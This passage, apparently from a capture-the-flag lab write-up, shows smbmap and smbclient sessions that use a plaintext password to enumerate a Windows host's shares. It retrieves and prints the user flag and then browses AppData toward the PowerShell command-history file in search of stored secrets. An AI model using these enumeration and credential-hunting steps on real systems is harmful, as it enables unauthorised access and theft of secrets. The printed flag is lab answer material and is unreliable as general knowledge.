└─$ smbmap -u claudio -p PurpleHaze! -H 10.129.95.244 -R
[+] IP: 10.129.95.244:445 Name: 10.129.95.244
Disk Permissions Comment
---- ----------- -------
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
Config READ ONLY
.\Config\*
dr--r--r-- 0 Wed Nov 18 05:27:47 2020 .
dr--r--r-- 0 Wed Nov 18 05:27:47 2020 ..
fr--r--r-- 4749 Thu Nov 26 12:19:35 2020 config.ini
IPC$ READ ONLY Remote IPC
.\IPC$\*
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 InitShutdown
fr--r--r-- 4 Sun Dec 31 19:03:58 1600 lsass
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 ntsvcs
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 scerpc
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-380-0
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 epmapper
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-200-0
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 LSM_API_service
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 eventlog
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-410-0
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 atsvc
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-544-0
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 spoolss
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-874-0
fr--r--r-- 4 Sun Dec 31 19:03:58 1600 wkssvc
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 trkwks
fr--r--r-- 4 Sun Dec 31 19:03:58 1600 srvsvc
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 vgauth-service
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-284-0
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 ROUTER
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-968-0
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-290-0
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 MsFteWds
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 SearchTextHarvester
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 W32TIME_ALT
Users READ ONLY
.\Users\*
dw--w--w-- 0 Tue Nov 17 09:21:01 2020 .
dw--w--w-- 0 Tue Nov 17 09:21:01 2020 ..
dr--r--r-- 0 Tue Nov 17 08:52:01 2020 claudio
dw--w--w-- 0 Tue Nov 17 13:50:05 2020 Default
fr--r--r-- 174 Tue Nov 17 13:46:36 2020 desktop.ini
dw--w--w-- 0 Tue Nov 17 08:50:02 2020 Public
.\Users\claudio\*
dr--r--r-- 0 Tue Nov 17 08:52:01 2020 .
dr--r--r-- 0 Tue Nov 17 08:52:01 2020 ..
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 3D Objects
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 AppData
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 Contacts
dw--w--w-- 0 Wed Nov 18 05:35:25 2020 Desktop
dw--w--w-- 0 Tue Nov 17 08:49:15 2020 Documents
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 Downloads
dw--w--w-- 0 Tue Nov 17 13:57:00 2020 Favorites
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 Links
dr--r--r-- 0 Tue Nov 17 08:52:01 2020 MicrosoftEdgeBackups
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 Music
fr--r--r-- 1310720 Tue Nov 17 13:54:58 2020 NTUSER.DAT
fr--r--r-- 16384 Tue Nov 17 13:54:58 2020 ntuser.dat.LOG1
fr--r--r-- 229376 Tue Nov 17 13:54:58 2020 ntuser.dat.LOG2
fr--r--r-- 65536 Tue Nov 17 13:56:52 2020 NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TM.blf
fr--r--r-- 524288 Tue Nov 17 13:56:52 2020 NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TMContainer00000000000000000001.regtrans-ms
fr--r--r-- 524288 Tue Nov 17 13:56:52 2020 NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TMContainer00000000000000000002.regtrans-ms
fr--r--r-- 20 Tue Nov 17 13:56:53 2020 ntuser.ini
dw--w--w-- 0 Tue Nov 17 09:22:38 2020 OneDrive
dw--w--w-- 0 Tue Nov 17 13:58:20 2020 Pictures
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 Saved Games
dw--w--w-- 0 Tue Nov 17 13:58:15 2020 Searches
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 Videos
...
OMITTED
...
.\Users\claudio\AppData\*
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 .
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 ..
dr--r--r-- 0 Wed Nov 18 04:56:11 2020 Local
dr--r--r-- 0 Tue Nov 17 06:08:42 2020 LocalLow
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Roaming
.\Users\claudio\AppData\Local\*
dr--r--r-- 0 Wed Nov 18 04:56:11 2020 .
dr--r--r-- 0 Wed Nov 18 04:56:11 2020 ..
dr--r--r-- 0 Tue Nov 17 06:14:00 2020 Comms
dr--r--r-- 0 Tue Nov 17 07:40:41 2020 ConnectedDevicesPlatform
fr--r--r-- 18992 Wed Nov 18 05:56:04 2020 IconCache.db
dr--r--r-- 0 Tue Nov 17 09:22:45 2020 Microsoft
dr--r--r-- 0 Tue Nov 17 08:51:56 2020 MicrosoftEdge
dr--r--r-- 0 Tue Nov 17 06:37:03 2020 Packages
dr--r--r-- 0 Wed Nov 18 04:56:11 2020 PlaceholderTileLogoFolder
dr--r--r-- 0 Tue Nov 17 13:56:58 2020 Publishers
dr--r--r-- 0 Wed Nov 18 05:39:28 2020 Temp
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 VirtualStore
...
OMITTED
...
.\Users\claudio\AppData\Local\Microsoft\*
dr--r--r-- 0 Tue Nov 17 09:22:45 2020 .
dr--r--r-- 0 Tue Nov 17 09:22:45 2020 ..
dr--r--r-- 0 Tue Nov 17 06:12:49 2020 CLR_v4.0
dr--r--r-- 0 Tue Nov 17 06:08:43 2020 Credentials
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Feeds
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Feeds Cache
dr--r--r-- 0 Tue Nov 17 13:58:13 2020 GameDVR
dr--r--r-- 0 Tue Nov 17 13:56:54 2020 input
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 InputPersonalization
dr--r--r-- 0 Tue Nov 17 09:22:45 2020 Internet Explorer
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Media Player
dr--r--r-- 0 Tue Nov 17 06:08:00 2020 NetTraces
dr--r--r-- 0 Tue Nov 17 09:22:42 2020 OneDrive
dr--r--r-- 0 Tue Nov 17 06:15:51 2020 PenWorkspace
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 PlayReady
dr--r--r-- 0 Tue Nov 17 09:22:45 2020 TokenBroker
dr--r--r-- 0 Tue Nov 17 13:58:54 2020 Vault
dr--r--r-- 0 Tue Nov 17 09:09:46 2020 Windows
dr--r--r-- 0 Tue Nov 17 13:58:25 2020 Windows Live
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 Windows Sidebar
dr--r--r-- 0 Tue Nov 17 13:56:57 2020 WindowsApps
.\Users\claudio\AppData\Local\Microsoft\CLR_v4.0\*
dr--r--r-- 0 Tue Nov 17 06:12:49 2020 .
dr--r--r-- 0 Tue Nov 17 06:12:49 2020 ..
dr--r--r-- 0 Tue Nov 17 09:39:02 2020 UsageLogs
.\Users\claudio\AppData\Local\Microsoft\Credentials\*
dr--r--r-- 0 Tue Nov 17 06:08:43 2020 .
dr--r--r-- 0 Tue Nov 17 06:08:43 2020 ..
fr--r--r-- 11152 Tue Nov 17 06:08:43 2020 DFBE70A7E5CC19A398EBF1B96859CE5D
...
OMITTED
...
.\Users\claudio\AppData\Local\Microsoft\Internet Explorer\*
dr--r--r-- 0 Tue Nov 17 09:22:45 2020 .
dr--r--r-- 0 Tue Nov 17 09:22:45 2020 ..
fr--r--r-- 6497 Tue Nov 17 13:56:55 2020 brndlog.txt
dr--r--r-- 0 Wed Nov 18 05:37:10 2020 CacheStorage
fr--r--r-- 500 Tue Nov 17 13:57:00 2020 ie4uinit-ClearIconCache.log
fr--r--r-- 1314 Tue Nov 17 13:56:55 2020 ie4uinit-UserConfig.log
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 IECompatData
fr--r--r-- 49120 Tue Nov 17 09:22:45 2020 MSIMGSIZ.DAT
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 TabRoaming
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Tracking Protection
...
OMITTED
...
.\Users\claudio\AppData\Local\Microsoft\OneDrive\*
dr--r--r-- 0 Tue Nov 17 09:22:42 2020 .
dr--r--r-- 0 Tue Nov 17 09:22:42 2020 ..
dr--r--r-- 0 Tue Nov 17 09:22:38 2020 20.169.0823.0008
dr--r--r-- 0 Tue Nov 17 09:22:38 2020 LogoImages
dr--r--r-- 0 Tue Nov 17 09:22:42 2020 logs
fr--r--r-- 1938296 Tue Nov 17 09:22:36 2020 OneDrive.exe
fr--r--r-- 344 Tue Nov 17 09:22:36 2020 OneDrive.VisualElementsManifest.xml
fr--r--r-- 2774904 Tue Nov 17 09:22:36 2020 OneDriveStandaloneUpdater.exe
fr--r--r-- 4416 Tue Nov 17 09:22:36 2020 Resources.pri
dr--r--r-- 0 Tue Nov 17 09:22:41 2020 settings
dr--r--r-- 0 Tue Nov 17 13:58:25 2020 setup
dr--r--r-- 0 Tue Nov 17 09:31:21 2020 Update
...
OMITTED
...
.\Users\claudio\AppData\Local\Microsoft\Vault\*
dr--r--r-- 0 Tue Nov 17 13:58:54 2020 .
dr--r--r-- 0 Tue Nov 17 13:58:54 2020 ..
dr--r--r-- 0 Tue Nov 17 13:58:54 2020 4BF4C442-9B8A-41A0-B380-DD4A704DDB28
dr--r--r-- 0 Tue Nov 17 13:58:54 2020 UserProfileRoaming
.\Users\claudio\AppData\Local\Microsoft\Windows\*
dr--r--r-- 0 Tue Nov 17 09:09:46 2020 .
dr--r--r-- 0 Tue Nov 17 09:09:46 2020 ..
dr--r--r-- 0 Tue Nov 17 06:14:01 2020 0
dr--r--r-- 0 Tue Nov 17 13:58:20 2020 1033
dr--r--r-- 0 Wed Nov 18 04:58:30 2020 ActionCenterCache
dr--r--r-- 0 Tue Nov 17 08:51:56 2020 AppCache
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 Application Shortcuts
dr--r--r-- 0 Tue Nov 17 13:58:14 2020 Burn
dr--r--r-- 0 Wed Nov 18 04:56:31 2020 Caches
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 CloudStore
dr--r--r-- 0 Tue Nov 17 06:15:51 2020 Explorer
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 GameExplorer
dr--r--r-- 0 Tue Nov 17 14:07:11 2020 History
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 IECompatCache
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 IECompatUaCache
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 INetCache
dr--r--r-- 0 Tue Nov 17 13:58:17 2020 INetCookies
dr--r--r-- 0 Tue Nov 17 06:16:16 2020 Notifications
dr--r--r-- 0 Tue Nov 17 09:15:58 2020 PowerShell
dr--r--r-- 0 Tue Nov 17 07:40:45 2020 PPBCompatCache
dr--r--r-- 0 Tue Nov 17 07:40:45 2020 PPBCompatUaCache
dr--r--r-- 0 Tue Nov 17 13:56:54 2020 PRICache
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Ringtones
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 RoamingTiles
dr--r--r-- 0 Tue Nov 17 13:57:01 2020 Safety
dr--r--r-- 0 Tue Nov 17 13:58:17 2020 SettingSync
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 Shell
dr--r--r-- 0 Wed Nov 18 05:56:05 2020 UPPS
fr--r--r-- 3145728 Tue Nov 17 13:54:58 2020 UsrClass.dat
fr--r--r-- 786432 Tue Nov 17 13:54:58 2020 UsrClass.dat.LOG1
fr--r--r-- 671744 Tue Nov 17 13:54:58 2020 UsrClass.dat.LOG2
fr--r--r-- 65536 Tue Nov 17 13:56:52 2020 UsrClass.dat{ae8c6ad3-2905-11eb-9b4e-005056b99251}.TM.blf
fr--r--r-- 524288 Tue Nov 17 13:56:52 2020 UsrClass.dat{ae8c6ad3-2905-11eb-9b4e-005056b99251}.TMContainer00000000000000000001.regtrans-ms
fr--r--r-- 524288 Tue Nov 17 13:56:52 2020 UsrClass.dat{ae8c6ad3-2905-11eb-9b4e-005056b99251}.TMContainer00000000000000000002.regtrans-ms
dr--r--r-- 0 Wed Nov 18 05:35:07 2020 WebCache
fr--r--r-- 0 Tue Nov 17 13:56:55 2020 WebCacheLock.dat
dr--r--r-- 0 Tue Nov 17 14:00:14 2020 WER
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 WinX
...
OMITTED
...
.\Users\claudio\AppData\Local\Temp\*
dr--r--r-- 0 Wed Nov 18 05:39:28 2020 .
dr--r--r-- 0 Wed Nov 18 05:39:28 2020 ..
fr--r--r-- 53 Wed Nov 18 05:39:28 2020 18e190413af045db88dfbd29609eb877.db.ses
fr--r--r-- 602168 Tue Nov 17 09:08:20 2020 Administrator.bmp
fr--r--r-- 470 Wed Nov 18 05:56:04 2020 aria-debug-8040.log
fr--r--r-- 602168 Tue Nov 17 09:08:20 2020 claudio.bmp
fr--r--r-- 16908 Tue Nov 17 06:13:08 2020 dd_vcredist_amd64_20201117031306.log
fr--r--r-- 124726 Tue Nov 17 06:13:07 2020 dd_vcredist_amd64_20201117031306_000_vcRuntimeMinimum_x64.log
fr--r--r-- 133142 Tue Nov 17 06:13:08 2020 dd_vcredist_amd64_20201117031306_001_vcRuntimeAdditional_x64.log
fr--r--r-- 16744 Tue Nov 17 06:13:05 2020 dd_vcredist_x86_20201117031303.log
fr--r--r-- 123984 Tue Nov 17 06:13:05 2020 dd_vcredist_x86_20201117031303_000_vcRuntimeMinimum_x86.log
fr--r--r-- 139010 Tue Nov 17 06:13:05 2020 dd_vcredist_x86_20201117031303_001_vcRuntimeAdditional_x86.log
fr--r--r-- 196608 Tue Nov 17 06:08:00 2020 F868092B-2E9D-472D-B014-FDB55BCE0F03.Diagnose.Admin.0.etl
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Low
fr--r--r-- 0 Tue Nov 17 09:07:37 2020 mat-debug-1844.log
fr--r--r-- 0 Tue Nov 17 09:31:09 2020 mat-debug-2824.log
fr--r--r-- 0 Tue Nov 17 08:27:09 2020 mat-debug-3344.log
fr--r--r-- 0 Tue Nov 17 07:40:45 2020 mat-debug-408.log
fr--r--r-- 0 Tue Nov 17 08:39:30 2020 mat-debug-4292.log
fr--r--r-- 0 Tue Nov 17 14:37:41 2020 mat-debug-5288.log
fr--r--r-- 0 Tue Nov 17 08:54:30 2020 mat-debug-6600.log
fr--r--r-- 0 Tue Nov 17 09:20:57 2020 mat-debug-6884.log
fr--r--r-- 0 Wed Nov 18 04:56:07 2020 mat-debug-7460.log
fr--r--r-- 0 Wed Nov 18 05:39:28 2020 mat-debug-8500.log
fr--r--r-- 0 Wed Nov 18 05:25:49 2020 mat-debug-8604.log
fr--r--r-- 0 Wed Nov 18 05:08:38 2020 mat-debug-9168.log
fr--r--r-- 0 Tue Nov 17 14:36:24 2020 mat-debug-9976.log
fr--r--r-- 1870 Tue Nov 17 14:07:54 2020 NDFDiag.tmp
fr--r--r-- 144702 Wed Nov 18 04:56:10 2020 sa.2FE3CB00.PicsArt-PhotoStudio_crhqpqs3x1ygc_1__.Public.InstallAgent.dat
fr--r--r-- 44638 Wed Nov 18 04:56:10 2020 sa.5319275A.WhatsAppDesktop_cv1g1gvanyjgm_1__.Public.InstallAgent.dat
fr--r--r-- 110484 Wed Nov 18 04:56:10 2020 sa.828B5831.HiddenCityMysteryofShadows_ytsefhwckbdv6_1__.Public.InstallAgent.dat
fr--r--r-- 145750 Wed Nov 18 04:56:10 2020 sa.AdobeSystemsIncorporated.AdobePhotoshopExpress_ynb6jyjzte8ga_1__.Public.InstallAgent.dat
fr--r--r-- 158458 Wed Nov 18 04:56:10 2020 sa.DolbyLaboratories.DolbyAccess_rz1tebttyb220_1__.Public.InstallAgent.dat
fr--r--r-- 367880 Wed Nov 18 04:56:11 2020 sa.Microsoft.BingNews_8wekyb3d8bbwe_1__.Public.InstallAgent.dat
fr--r--r-- 99768 Wed Nov 18 04:56:10 2020 sa.Microsoft.Todos_8wekyb3d8bbwe_1__.Public.InstallAgent.dat
fr--r--r-- 334000 Wed Nov 18 04:56:11 2020 sa.Microsoft.YourPhone_8wekyb3d8bbwe_1__.Public.InstallAgent.dat
fr--r--r-- 76788 Wed Nov 18 04:56:11 2020 sa.ROBLOXCorporation.ROBLOX_55nm5eh3cm0pr_1__.Public.InstallAgent.dat
fr--r--r-- 59180 Wed Nov 18 04:56:11 2020 sa.SpotifyAB.SpotifyMusic_zpdnekdrzrea0_1__.Public.InstallAgent.dat
fr--r--r-- 4685 Tue Nov 17 06:08:51 2020 StructuredQuery.log
fr--r--r-- 206 Tue Nov 17 09:05:42 2020 tem3E6E.tmp
fr--r--r-- 205925 Tue Nov 17 06:15:51 2020 vminst.log
fr--r--r-- 3176350 Tue Nov 17 06:15:51 2020 vmmsi.log_20201117_031551.log
fr--r--r-- 37938552 Tue Nov 17 09:22:34 2020 wct1B72.tmp
fr--r--r-- 32746 Tue Nov 17 09:22:35 2020 wctC4E1.tmp
fr--r--r-- 32746 Tue Nov 17 09:22:41 2020 wctD608.tmp
fr--r--r-- 685 Tue Nov 17 13:56:55 2020 wmsetup.log
.\Users\claudio\AppData\Roaming\*
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 .
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 ..
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Adobe
dr--r--r-- 0 Tue Nov 17 09:17:29 2020 Microsoft
.\Users\claudio\AppData\Roaming\Adobe\*
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 .
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 ..
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Flash Player
.\Users\claudio\AppData\Roaming\Adobe\Flash Player\*
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 .
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 ..
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 NativeCache
.\Users\claudio\AppData\Roaming\Microsoft\*
dr--r--r-- 0 Tue Nov 17 09:17:29 2020 .
dr--r--r-- 0 Tue Nov 17 09:17:29 2020 ..
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Credentials
dr--r--r-- 0 Tue Nov 17 07:40:45 2020 Crypto
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Internet Explorer
dr--r--r-- 0 Tue Nov 17 09:17:29 2020 MMC
dr--r--r-- 0 Tue Nov 17 13:56:55 2020 Network
dr--r--r-- 0 Tue Nov 17 14:48:03 2020 Protect
dr--r--r-- 0 Tue Nov 17 09:06:03 2020 Spelling
dr--r--r-- 0 Tue Nov 17 13:58:15 2020 SystemCertificates
dr--r--r-- 0 Tue Nov 17 13:58:54 2020 Vault
dr--r--r-- 0 Tue Nov 17 09:09:54 2020 Windows
.\Users\claudio\AppData\Roaming\Microsoft\Windows\*
dr--r--r-- 0 Tue Nov 17 09:09:54 2020 .
dr--r--r-- 0 Tue Nov 17 09:09:54 2020 ..
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 AccountPictures
dr--r--r-- 0 Wed Nov 18 05:34:20 2020 CloudStore
dw--w--w-- 0 Tue Nov 17 13:58:20 2020 Libraries
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 Network Shortcuts
dr--r--r-- 0 Tue Nov 17 09:09:54 2020 PowerShell
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 Printer Shortcuts
dw--w--w-- 0 Wed Nov 18 05:41:13 2020 Recent
dw--w--w-- 0 Tue Nov 17 13:58:14 2020 SendTo
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 Start Menu
dr--r--r-- 0 Tue Nov 17 13:54:58 2020 Templates
dr--r--r-- 0 Tue Nov 17 14:36:32 2020 Themes
...
OMITTED
...
.\Users\claudio\Desktop\*
dw--w--w-- 0 Wed Nov 18 05:35:25 2020 .
dw--w--w-- 0 Wed Nov 18 05:35:25 2020 ..
fr--r--r-- 282 Tue Nov 17 13:56:55 2020 desktop.ini
fr--r--r-- 32 Wed Nov 18 05:53:23 2020 user.txt
...
OMITTED
...
.\Users\claudio\Links\*
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 .
dw--w--w-- 0 Tue Nov 17 13:56:55 2020 ..
fr--r--r-- 504 Tue Nov 17 13:56:55 2020 desktop.ini
fr--r--r-- 500 Tue Nov 17 13:56:55 2020 Desktop.lnk
fr--r--r-- 945 Tue Nov 17 13:56:55 2020 Downloads.lnk
...
OMITTED
...User.txt
From the smbmap output, we can see that a user.txt file is located on claudio’s Desktop. Thus in order to retrieve this file, we have to connect to the SMB share using smbmap:
┌──(kali㉿kali)-[~]
└─$ smbmap -u claudio -p PurpleHaze! -H 10.129.95.244
[+] IP: 10.129.95.244:445       Name: 10.129.95.244
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Config                                                  READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        Users                                                   READ ONLY

┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.129.95.244\\Users -U claudio
Password for [WORKGROUP\claudio]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Tue Nov 17 09:21:01 2020
  ..                                 DR        0  Tue Nov 17 09:21:01 2020
  claudio                             D        0  Tue Nov 17 08:52:01 2020
  Default                           DHR        0  Tue Nov 17 13:50:05 2020
  desktop.ini                       AHS      174  Wed Apr 11 19:36:38 2018
  Public                             DR        0  Tue Nov 17 13:56:55 2020

                4032511 blocks of size 4096. 1004548 blocks available
smb: \> cd claudio
smb: \claudio\> ls
  .                                   D        0  Tue Nov 17 08:52:01 2020
  ..                                  D        0  Tue Nov 17 08:52:01 2020
  3D Objects                         DR        0  Tue Nov 17 13:56:55 2020
  AppData                            DH        0  Tue Nov 17 13:54:58 2020
  Contacts                           DR        0  Tue Nov 17 13:56:55 2020
  Desktop                            DR        0  Wed Nov 18 05:35:25 2020
  Documents                          DR        0  Tue Nov 17 08:28:18 2020
  Downloads                          DR        0  Tue Nov 17 13:56:55 2020
  Favorites                          DR        0  Tue Nov 17 13:56:55 2020
  Links                              DR        0  Tue Nov 17 13:56:56 2020
  MicrosoftEdgeBackups               DH        0  Tue Nov 17 08:52:01 2020
  Music                              DR        0  Tue Nov 17 13:56:55 2020
  NTUSER.DAT                        AHn  1310720  Tue Dec 20 01:03:07 2022
  ntuser.dat.LOG1                   AHS    16384  Tue Nov 17 13:54:58 2020
  ntuser.dat.LOG2                   AHS   229376  Tue Nov 17 13:54:58 2020
  NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TM.blf    AHS    65536  Tue Nov 17 13:56:52 2020
  NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Tue Nov 17 13:56:52 2020
  NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Tue Nov 17 13:56:52 2020
  ntuser.ini                         HS       20  Tue Nov 17 13:54:58 2020
  OneDrive                           DR        0  Tue Nov 17 09:22:38 2020
  Pictures                           DR        0  Tue Nov 17 13:58:20 2020
  Saved Games                        DR        0  Tue Nov 17 13:56:55 2020
  Searches                           DR        0  Tue Nov 17 13:58:15 2020
  Videos                             DR        0  Tue Nov 17 13:56:55 2020

                4032511 blocks of size 4096. 1004548 blocks available
smb: \claudio\> cd Desktop
smb: \claudio\Desktop\> ls
  .                                  DR        0  Wed Nov 18 05:35:25 2020
  ..                                 DR        0  Wed Nov 18 05:35:25 2020
  desktop.ini                       AHS      282  Tue Nov 17 13:56:55 2020
  user.txt                            A       32  Wed Nov 18 05:53:23 2020

                4032511 blocks of size 4096. 1004548 blocks available
smb: \claudio\Desktop\> get user.txt
getting file \claudio\Desktop\user.txt of size 32 as user.txt (1.0 KiloBytes/sec) (average 1.0 KiloBytes/sec)
smb: \claudio\Desktop\>

┌──(kali㉿kali)-[~]
└─$ cat user.txt
58e50f904aab05ac687efc1635421d78
User.txt: 58e50f904aab05ac687efc1635421d78
ConsoleHostHistory.txt
There was another text file that seemeed interesting as well, namely the ConsoleHostHistory.txt.
This file is used to store the command history which is usually used to allow users to be able to press the up arrow key to re-enter the same command in a shell prompt.
This file is located in \claudio\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\
smb: \claudio\> ls
  .                                   D        0  Tue Nov 17 08:52:01 2020
  ..                                  D        0  Tue Nov 17 08:52:01 2020
  3D Objects                         DR        0  Tue Nov 17 13:56:55 2020
  AppData                            DH        0  Tue Nov 17 13:54:58 2020
  Contacts                           DR        0  Tue Nov 17 13:56:55 2020
  Desktop                            DR        0  Wed Nov 18 05:35:25 2020
  Documents                          DR        0  Tue Nov 17 08:28:18 2020
  Downloads                          DR        0  Tue Nov 17 13:56:55 2020
  Favorites                          DR        0  Tue Nov 17 13:56:55 2020
  Links                              DR        0  Tue Nov 17 13:56:56 2020
  MicrosoftEdgeBackups               DH        0  Tue Nov 17 08:52:01 2020
  Music                              DR        0  Tue Nov 17 13:56:55 2020
  NTUSER.DAT                        AHn  1310720  Tue Dec 20 01:03:07 2022
  ntuser.dat.LOG1                   AHS    16384  Tue Nov 17 13:54:58 2020
  ntuser.dat.LOG2                   AHS   229376  Tue Nov 17 13:54:58 2020
  NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TM.blf    AHS    65536  Tue Nov 17 13:56:52 2020
  NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Tue Nov 17 13:56:52 2020
  NTUSER.DAT{8ebe95f7-3dcb-11e8-a9d9-7cfe90913f50}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Tue Nov 17 13:56:52 2020
  ntuser.ini                         HS       20  Tue Nov 17 13:54:58 2020
  OneDrive                           DR        0  Tue Nov 17 09:22:38 2020
  Pictures                           DR        0  Tue Nov 17 13:58:20 2020
  Saved Games                        DR        0  Tue Nov 17 13:56:55 2020
  Searches                           DR        0  Tue Nov 17 13:58:15 2020
  Videos                             DR        0  Tue Nov 17 13:56:55 2020

                4032511 blocks of size 4096. 1004581 blocks available
smb: \claudio\> cd AppData\
smb: \claudio\AppData\> ls
  .                                  DH        0  Tue Nov 17 13:54:58 2020
  ..                                 DH        0  Tue Nov 17 13:54:58 2020
  Local                               D        0  Wed Nov 18 04:56:11 2020
  LocalLow                           Dn        0  Tue Nov 17 06:08:42 2020
  Roaming                             D        0  Tue Nov 17 13:56:55 2020

                4032511 blocks of size 4096. 1004581 blocks available
smb: \claudio\AppData\> cd Roaming\
smb: \claudio\AppData\Roaming\> ls
  .                                   D        0  Tue Nov 17 13:56:55 2020
  ..                                  D        0  Tue Nov 17 13:56:55 2020
  Adobe                               D        0  Tue Nov 17 13:56:55 2020
  Microsoft                          DS        0  Tue Nov 17 09:17:29 2020

                4032511 blocks of size 4096. 1004581 blocks available
smb: \claudio\AppData\Roaming\> cd Microsoft\
smb: \claudio\AppData\Roaming\Microsoft\> ls
  .                                  DS        0  Tue Nov 17 09:17:29 2020
  ..                                 DS        0  Tue Nov 17 09:17:29 2020
  Credentials                       DSn        0  Tue Nov 17 13:56:55 2020
  Crypto                              D        0  Tue Nov 17 07:40:45 2020
  Internet Explorer                   D        0  Tue Nov 17 13:56:55 2020
  MMC                                 D        0  Tue Nov 17 09:17:29 2020
  Network                             D        0  Tue Nov 17 13:56:55 2020
  Protect                            DS        0  Tue Nov 17 14:48:03 2020
  Spelling                            D        0  Tue Nov 17 09:06:03 2020
  SystemCertificates                DSn        0  Tue Nov 17 13:58:15 2020
  Vault                               D        0  Tue Nov 17 13:58:54 2020
  Windows                             D        0  Tue Nov 17 09:09:54 2020

                4032511 blocks of size 4096. 1004581 blocks available
smb: \claudio\AppData\Roaming\Microsoft\> cd Credentials\
smb: \claudio\AppData\Roaming\Microsoft\Credentials\> ls
  .                                 DSn        0  Tue Nov 17 13:56:55 2020
  ..                                DSn        0  Tue Nov 17 13:56:55 2020

                4032511 blocks of size 4096. 1004581 blocks available
smb: \claudio\AppData\Roaming\Microsoft\Credentials\> cd ..
smb: \claudio\AppData\Roaming\Microsoft\> cd Windows\
smb: \claudio\AppData\Roaming\Microsoft\Windows\> ls
  .                                   D        0  Tue Nov 17 09:09:54 2020
  ..                                  D        0  Tue Nov 17 09:09:54 2020
